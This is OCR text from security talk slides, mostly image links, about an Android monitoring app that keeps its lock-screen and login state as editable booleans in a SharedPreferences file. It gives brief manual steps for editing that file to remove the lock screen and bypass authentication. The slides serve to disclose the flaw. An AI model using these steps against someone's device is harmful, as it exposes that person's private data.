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
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



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


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


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
SharedPreferences Backup/Restore

- Rooted device:
  1. copy `loveMonitoring.xml` from app folder to pc
  2. modify file, set false to true
  3. copy back and overwrite orig. file with modified file

- Unrooted device:



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

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

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



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

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



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

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

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

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

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

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

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



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


WTF 3/4 - Remove Lockscreen







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- To remove the lock screen, change SharedPreference value from `true` to `false`

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

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WTF 4/4 – Authentication Bypass

- Same works with login, no password required

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

